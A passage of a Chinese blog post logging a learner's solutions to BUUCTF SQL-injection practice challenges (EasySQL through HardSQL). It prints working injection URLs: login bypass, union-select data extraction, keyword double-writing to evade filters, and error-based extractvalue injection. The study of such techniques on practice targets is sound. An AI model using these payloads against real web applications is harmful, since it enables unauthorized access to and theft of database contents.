

# 安全学习Week4

原创

不是小生 已于 2022-03-17 11:00:36 修改 66 收藏

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
## 安全学习Week4

### Web题实战

#### 1.[极客大挑战 2019]EasySQL


直接用默认密码尝试

```
19405-90390a612853.node4.buuoj.cn:81/check.php?username=root&password=root
```



再加个'看看能不能报错

```
19405-90390a612853.node4.buuoj.cn:81/check.php?username=root%27&password=root%27
```



Ok 那就用or'1'='1了

成功

#### 2【buu】[极客大挑战 2019]LoveSQL

.用万能密码登陆成功

再爆字段

3.node4.buuoj.cn:81/check.php?username=admin%27%20or%201=1%20order%20by%204%23&password=1

**Unknown column '4' in 'order clause'**

CSDN @不是小生

3个字段

看回显

3.node4.buuoj.cn:81/check.php?username=1%20%27%20union%20select%201,2,3%23%20&password=1

**Login Success!**

Hello 2!

Your password is '3'


CSDN @不是小生

2, 3回显点位


再爆数据库




再爆表




直接查第二个库的列




直接查




3.[极客大挑战 2019]BabySQL



or被过滤




爆字段



Union 和select也被过滤了

那就再双写绕



列数错误



## Error!

The used SELECT statements have a different number of columns

看回显

## Login Success!

Hello 2!  
Your password is '3'


查版本

## Login Success!

Hello 2!  
Your password is '10.3.18-MariaDB'


查库

37a898d.node4.buuoj.cn:81/check.php?username=admin&password=admin%20%27%20unionion%20seselectlect%201,2,database()%20%23




From好像也被过滤

oj.cn:81/check.php?username=admin&password=admin%20%27%20unionion%20seselectlect%201,2,group\_concat(schema\_name)from%20%23




爆库


admin&password=admin%20%27%20unionion%20seselectlect%201,2,group\_concat(schema\_name)frfromom%20(infoorrnation\_schema.schemata)%20%23



爆表



查ctf库中Flag表的flag列



#### 4.[极客大挑战 2019]HardSQL

发现单引号有报错，而双引号没有，没提示有括号，所以应该是普通单引号闭合的字符注入



55108cbd-5764-4c1d-a1f6-e5324cc5f4a4.node4.buuoj.cn:81/check.php?username=admin&password=admin"

**NO,Wrong username password!!!**

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爆字段发现被过滤 采用报错注入

55108cbd-5764-4c1d-a1f6-e5324cc5f4a4.node4.buuoj.cn:81/check.php?username=admin&password=admin%20order%20by%203"

**你可别被我逮住了，臭弟弟**

CSDN @不是小生

得到库名

: | rd=admin%27^extractvalue(1,concat(0x7e,(select(database()))))%23




**Error!**

